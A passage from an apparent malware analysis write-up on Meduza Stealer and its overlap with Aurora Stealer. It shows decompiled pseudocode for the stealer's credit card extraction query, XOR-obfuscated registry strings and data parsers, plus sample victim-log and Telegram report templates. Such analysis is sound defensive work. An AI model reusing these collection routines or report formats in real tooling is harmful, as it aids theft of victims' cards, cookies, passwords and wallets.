v139 = "SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted, origin FROM credit_cards";
v30 = -1i64;
do
  ++v30;
while ( aSelectNameOnCa[v30] );
v31 = 0i64;
v32 = v138;
v33 = DbOperationWithRetryAndLogging(
        v138,
        (__int64)"SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted, origin FROM credit_cards",
        v30,
        0x80u,
        0i64,
        &v134,
        0i64);
v129[0] = v33;
v34 = sub_140415920();
v35 = (_QWORD *)ConvertWideCharToNarrowCharWithException((const WCHAR *)(v9 + 8), (__int64)pExceptionObject);
*(_QWORD *)&v136 = "C:\\Users\\79026\\source\\repos\\MedusaServer\\Src\\Core\\Parser\\Chromium.cpp";
DWORD2(v136) = 206;
v137 = "ChromiumParser::decodeCreditCard";
```

Meduza Stealer performs panel hash verification as a part of the panel authentication/registration process. It queries the hash value assigned to **PanelHash** under **Computer\HKEY_CURRENT_USER\SOFTWARE\Medusa**.




```
pcbData[0] = 0;
*(_QWORD *)Value = 0xFF3D4A3F21C6A055ui64;
*(_QWORD *)&Value[8] = 0x26C6A2EA2C554FDEi64;
v79.m128i_i64[0] = 0x8C5C025344A8C105ui64;    // PanelHash
v79.m128i_i64[1] = 0x26C6A2EA2C554FB6i64;
*(__m128i *)Value = _mm_xor_si128(_mm_load_si128((const __m128i *)Value), v79);
SubKey.m128i_i64[0] = 0xC90E430410EE8E56ui64;
SubKey.m128i_i64[1] = 0x26A7D19F483002EAi64;
v78.m128i_i64[0] = 0x8C5C025344A8C105ui64;    // SOFTWARE
HIDWORD(v40) = 650552042;
v78.m128i_i64[1] = 0x26C6A2EA2C554FB6i64;
SubKey = _mm_xor_si128(_mm_load_si128(&SubKey), v78);
LODWORD(v40) = RegGetValueA(HKEY_CURRENT_USER, SubKey.m128i_i8, Value, 2u, 0i64, 0i64, pcbData);
v7 = InitializeThreadData_wrap();
*(_QWORD *)&v41 = "C:\\Users\\79026\\source\\repos\\MedusaServer\\Src\\Core\\AuroraStealer.cpp";
DWORD2(v41) = 197;
v42 = "AuroraStealer::checkPanelHash";
v56[0] = (__int64)"Called RegGetValueA for get the panel buffer size; return value: {0:d}, buffer size: {1:d}";
v56[1] = 90i64;
v65 = v41;
v66 = "AuroraStealer::checkPanelHash";
```




```
v72 = InitializeThreadData_wrap();
*(_QWORD *)(((unsigned __int64)&v86 & 0xFFFFFFFFFFFFFFE0ui64) + 8) = "C:\\Users\\79026\\source\\repos\\MedusaServer\\"
                                                                     "Src\\Core\\AuroraStealer.cpp";
*(_DWORD *)(((unsigned __int64)&v86 & 0xFFFFFFFFFFFFFFE0ui64) + 0x10) = 258;
*(_QWORD *)(((unsigned __int64)&v86 & 0xFFFFFFFFFFFFFFE0ui64) + 0x18) = "AuroraStealer::registerPanel";
*(_QWORD *)(((unsigned __int64)&v86 & 0xFFFFFFFFFFFFFFE0ui64) + 0x210) = "Your credentials is correct; your panel was"
                                                                        " successfully registered and got the hash: {0}";
*(_QWORD *)(((unsigned __int64)&v86 & 0xFFFFFFFFFFFFFFE0ui64) + 0x218) = 89i64;
*(_QWORD *)(((unsigned __int64)&v86 & 0xFFFFFFFFFFFFFFE0ui64) + 0x300) = *(_QWORD *)(((unsigned __int64)&v86 & 0xFFFFFFFFFFFFFFE0ui64)
                                                                                  + 8);
*(_QWORD *)(((unsigned __int64)&v86 & 0xFFFFFFFFFFFFFFE0ui64) + 0x310) = *(_QWORD *)(((unsigned __int64)&v86 & 0xFFFFFFFFFFFFFFE0ui64)
                                                                                  + 0x18);
log_format_buff_wrap(v72, _RBP + 768, 2, _RBP + 528, _RBP + 1720);
*(_QWORD *)_RBP = 0xC90E430410EE8E56ui64;
*(_QWORD *)(((unsigned __int64)&v86 & 0xFFFFFFFFFFFFFFE0ui64) + 0x180) = *(_QWORD *)((unsigned __int64)&v86 & 0xFFFFFFFFFFFFFFE0ui64);
*(_QWORD *)_RBP = 0x26A7D19F483002EAi64;
*(_QWORD *)(((unsigned __int64)&v86 & 0xFFFFFFFFFFFFFFE0ui64) + 0x188) = *(_QWORD *)((unsigned __int64)&v86 & 0xFFFFFFFFFFFFFFE0ui64);
*(_QWORD *)_RBP = 0x8C5C025344A8C105ui64;
*(_QWORD *)(((unsigned __int64)&v86 & 0xFFFFFFFFFFFFFFE0ui64) + 0x8B0) = *(_QWORD *)((unsigned __int64)&v86 & 0xFFFFFFFFFFFFFFE0ui64);
*(_QWORD *)_RBP = 0x26C6A2EA2C554FB6i64;
*(_QWORD *)(((unsigned __int64)&v86 & 0xFFFFFFFFFFFFFFE0ui64) + 0x8B8) = *(_QWORD *)((unsigned __int64)&v86 & 0xFFFFFFFFFFFFFFE0ui64);
*(__m128i *)(((unsigned __int64)&v86 & 0xFFFFFFFFFFFFFFE0ui64) + 0x180) = _mm_xor_si128(
                                                                           _mm_load_si128((const __m128i *)(_RBP + 384)),
                                                                           *(__m128i *)(((unsigned __int64)&v86 & 0xFFFFFFFFFFFFFFE0ui64)
                                                                                      + 0x8B0));
KeyA = RegCreateKeyA(HKEY_CURRENT_USER, (LPCSTR)(_RBP + 384), (PHKEY)(_RBP + 1536));
*(_DWORD *)(((unsigned __int64)&v86 & 0xFFFFFFFFFFFFFFE0ui64) + 0x30) = KeyA;
v74 = InitializeThreadData_wrap();
*(_QWORD *)(((unsigned __int64)&v86 & 0xFFFFFFFFFFFFFFE0ui64) + 8) = "C:\\Users\\79026\\source\\repos\\MedusaServer\\"
                                                                     "Src\\Core\\AuroraStealer.cpp";
*(_DWORD *)(((unsigned __int64)&v86 & 0xFFFFFFFFFFFFFFE0ui64) + 0x10) = 262;
*(_QWORD *)(((unsigned __int64)&v86 & 0xFFFFFFFFFFFFFFE0ui64) + 0x18) = "AuroraStealer::registerPanel";
*(_QWORD *)(((unsigned __int64)&v86 & 0xFFFFFFFFFFFFFFE0ui64) + 0x240) = "Called RegCreateKeyA to store the panel has"
                                                                        "h; return value: {0:d}";
```

Below is the mention of the log folder creation and builder output to notify that the main socket is listening on port 15666. Please note that the port is static and cannot be changed at this time.




```
  v7 = InitializeThreadData_wrap();
  *(_QWORD *)&v31 = "Folder for logs {0} was created and ready to work";
  *((_QWORD *)&v31 + 1) = 49i64;
  *(_QWORD *)v18 = "C:\\Users\\79026\\source\\repos\\MedusaServer\\Src\\Core\\AuroraStealer.cpp";
  *(_DWORD *)&v18[8] = 171;
  *(_QWORD *)&v18[16] = "AuroraStealer::run";
  v21 = v31;
  *(_OWORD *)lpFileName = *(_OWORD *)v18;
  lpFileName[2] = (LPCWSTR)"AuroraStealer::run";
  ((void (__fastcall *)(__int64, LPCWSTR *, __int64, __int128 *))procdata_withmembuff_0)(v7, lpFileName, v8, &v21);
}
v9 = InitializeThreadData_wrap();
*(_QWORD *)&v31 = "Main socket server running on port: {0:d}";
*((_QWORD *)&v31 + 1) = 41i64;
*(_QWORD *)v18 = "C:\\Users\\79026\\source\\repos\\MedusaServer\\Src\\Core\\AuroraStealer.cpp";
*(_DWORD *)&v18[8] = 173;
*(_QWORD *)&v18[16] = "AuroraStealer::run";
v24 = v31;
v22 = *(_OWORD *)v18;
v23 = "AuroraStealer::run";
```

Have you noticed that there is a mention of AuroraStealer.cpp? Also, if you compare the logs for Aurora and Meduza stealers. I wrote a blog on Aurora Stealer if you want to check it out here. I am not aware of any Aurora Stealer source code leaks so far. But if you know of any, I would love to hear about it.




```
*****************************************************
AURORA
*****************************************************
<========== INFORMATION ABOUT SOFTWARE ==========>
CHANNEL: [redacted]
SUPPORT: [redacted]
<=============== BUILD INFORMATION ===============>
HWID:
Build ID:
Log date: 2023-03-02 06:52:40.740067 +0300 MSK m=+1359.694011301
FileLocation:
<================ GEO INFORMATION ================>
IP:
Country: DE
Region:
City: North Rhine-Westphalia
<================ USER INFORMATION ================>
ScreenSize: 2560x1080
-------------------------------------------------------
PC INFORMATION:
        - CPU: Intel Core Processor (Broadwell, IBRS)

Intel Core Processor (Broadwell, IBRS)
        - RAM: 2047
        - Display Devices: Microsoft Remote Display Adapter

Microsoft Basic Display Adapter
```




```
*******************************************************
MEDUZA
*******************************************************

HWID:
Log Date: 27-06-2023, 05:38:36
Build Name:
Country Code:
User Name:
Computer Name:
Operation System: Windows 10 Professional (x64) [Build number: 19045]
Time Zone: [UTC+3:00] Russian Standard Time
Screen Resolution: 2560x1080
CPU: AMD Ryzen 9 5950X 16-Core Processor            , 2 cores
GPU: Microsoft Remote Display Adapter
RAM: 3.94948 GB
IP:
Execute Path:
```

Moreover, there is also a slight overlap in Telegram logs layout.



```python
            ) as client:
                data = {
                    "chat_id": chat_id,
                    "caption": f"""💻IP: {ip}
🌍Geo: {geo}
⭐Hwid: {hwid}
📱Build name: {build_name}
💳Credit card: {credit_card_count}
🍪Cookies: {cookies_count}
🔑Password: {passwords_count}
💸Wallets: {wallets_count}
🎮Steam: {steam}"""
```



TELEGRAM MESSAGE


🧿 Aurora Stealer 🧿

ID: {ID}


└🔑BuildID: {BUILD_ID}
└💻IP: {IP}
└🌍GEO: {GEO}
└🔑Password: {PASSWORD}
└🍪Cookies: {COOKIES}
└❄Wallets: {WALLETS}
└💳Card: {CARDS}

CDD: {CDD}
PDD: {PDD}

The code below is responsible for creating folders for gathered logs that are then archived.



```
result = (__int64)memcpy(aDiscord, v8 + 4, a3);
if ( (result & 0x80u) == 0i64 && v8 != v6 )
{
  *(_QWORD *)&v109 = "Messengers";
  *((_QWORD *)&v109 + 1) = 10i64;
  convertNarrowToWideStr(v113, &v109);
  strcpy((char *)lpFileName, (const char *)(a1 + 8));
  Find_root_name_path(lpFileName, (wchar_t *)v113);
  unknown_libname_12(v113);
  if ( !(unsigned __int8)directory_existence_check(lpFileName) )
  {
    v9 = (const WCHAR *)lpFileName;
    if ( v141 >= 8 )
      v9 = lpFileName[0];
    v10 = (unsigned __int64)_std_fs_create_directory(v9) >> 32;
    if ( (_DWORD)v10 )
      ThrowFilesystemErrorException("create_directory", (unsigned int)v10, (__int64)lpFileName);
  }
  *(_QWORD *)&v110 = "Discord";
  *((_QWORD *)&v110 + 1) = 7i64;
  convertNarrowToWideStr(v114, &v110);
  v11 = 28672;
  Find_root_name_path(lpFileName, (wchar_t *)v114);
  unknown_libname_12(v114);
  v12 = (const WCHAR *)lpFileName;
  if ( v141 >= 8 )
    v12 = lpFileName[0];
  v13 = (unsigned __int64)_std_fs_create_directory(v12) >> 32;
  if ( (_DWORD)v13 )
    ThrowFilesystemErrorException("create_directory", (unsigned int)v13, (__int64)lpFileName);
```

In the code snippet below, you can see that the pointers to the vftables (virtual function tables) of classes, such as GeckoParser, SteamDecoder, TelegramParser, DiscordParser, and SystemParser are being assigned. These vftables act as a “lookup table” for the corresponding objects’ virtual functions. When a virtual function is invoked on an object, the stealer will refer to the appropriate vftable based on the object’s type at runtime to determine the specific implementation of the function to execute, for example, parsing the system information collected.



```
v72 = strcpy(_RBP + 2688, _RBP + 3160);
*(_QWORD *)(((unsigned __int64)&v113 & 0xFFFFFFFFFFFFFFE0ui64) + 0xD88) = &GeckoParser::`vftable';
*(_QWORD *)(((unsigned __int64)&v113 & 0xFFFFFFFFFFFFFFE0ui64) + 0xD90) = *(_OWORD *)v72;
*(_QWORD *)(((unsigned __int64)&v113 & 0xFFFFFFFFFFFFFFE0ui64) + 0xDA0) = *(_OWORD *)(v72 + 16);
*(_QWORD *)(v72 + 16) = 0i64;
*(_QWORD *)(v72 + 24) = 7i64;
*(_WORD *)v72 = 0;
*(_QWORD *)(((unsigned __int64)&v113 & 0xFFFFFFFFFFFFFFE0ui64) + 0xDB0) = 0i64;
*(_DWORD *)(((unsigned __int64)&v113 & 0xFFFFFFFFFFFFFFE0ui64) + 0xDB8) = 0;
unknown_libname_12(v72);
v73 = strcpy(_RBP + 2720, _RBP + 3160);
*(_QWORD *)(((unsigned __int64)&v113 & 0xFFFFFFFFFFFFFFE0ui64) + 0x1010) = &SteamDecoder::`vftable';
*(_OWORD *)(((unsigned __int64)&v113 & 0xFFFFFFFFFFFFFFE0ui64) + 0x1018) = *(_OWORD *)v73;
*(_OWORD *)(((unsigned __int64)&v113 & 0xFFFFFFFFFFFFFFE0ui64) + 0x1028) = *(_OWORD *)(v73 + 16);
*(_QWORD *)(v73 + 16) = 0i64;
*(_QWORD *)(v73 + 24) = 7i64;
*(_WORD *)v73 = 0;
*(_BYTE *)(((unsigned __int64)&v113 & 0xFFFFFFFFFFFFFFE0ui64) + 0x1038) = 0;
unknown_libname_12(v73);
v74 = strcpy(_RBP + 2752, _RBP + 3160);
*(_QWORD *)(((unsigned __int64)&v113 & 0xFFFFFFFFFFFFFFE0ui64) + 0x1040) = &TelegramParser::`vftable';
*(_OWORD *)(((unsigned __int64)&v113 & 0xFFFFFFFFFFFFFFE0ui64) + 0x1048) = *(_OWORD *)v74;
*(_OWORD *)(((unsigned __int64)&v113 & 0xFFFFFFFFFFFFFFE0ui64) + 0x1058) = *(_OWORD *)(v74 + 16);
*(_QWORD *)(v74 + 16) = 0i64;
*(_QWORD *)(v74 + 24) = 7i64;
*(_WORD *)v74 = 0;
unknown_libname_12(v74);
v75 = strcpy(_RBP + 2784, _RBP + 3160);
*(_QWORD *)(((unsigned __int64)&v113 & 0xFFFFFFFFFFFFFFE0ui64) + 0x1068) = &DiscordParser::`vftable';
*(_OWORD *)(((unsigned __int64)&v113 & 0xFFFFFFFFFFFFFFE0ui64) + 0x1070) = *(_OWORD *)v75;
*(_OWORD *)(((unsigned __int64)&v113 & 0xFFFFFFFFFFFFFFE0ui64) + 0x1080) = *(_OWORD *)(v75 + 16);
*(_QWORD *)(v75 + 16) = 0i64;
*(_QWORD *)(v75 + 24) = 7i64;
*(_WORD *)v75 = 0;
unknown_libname_12(v75);
v76 = strcpy(_RBP + 2816, _RBP + 3160);
*(_QWORD *)(((unsigned __int64)&v113 & 0xFFFFFFFFFFFFFFE0ui64) + 0xF30) = &SystemParser::`vftable';
*(_OWORD *)(((unsigned __int64)&v113 & 0xFFFFFFFFFFFFFFE0ui64) + 0xF38) = 0i64;
*(_QWORD *)(((unsigned __int64)&v113 & 0xFFFFFFFFFFFFFFE0ui64) + 0xF48) = 0i64;
*(_QWORD *)(((unsigned __int64)&v113 & 0xFFFFFFFFFFFFFFE0ui64) + 0xF50) = 0i64;
```

The stealer uses **vpxor** and **pxor** instructions to perform Vector Packed Bitwise XOR and Packed XOR operations on strings. The **xor** instruction in x86 assembly language performs a bitwise XOR operation between two operands, which can be registers or memory locations. It operates on single data elements rather than vectorized data. On the other hand, **vpxor** and **pxor** instructions are specifically designed for SIMD operations (Single instruction, multiple data), where multiple data elements are processed simultaneously in 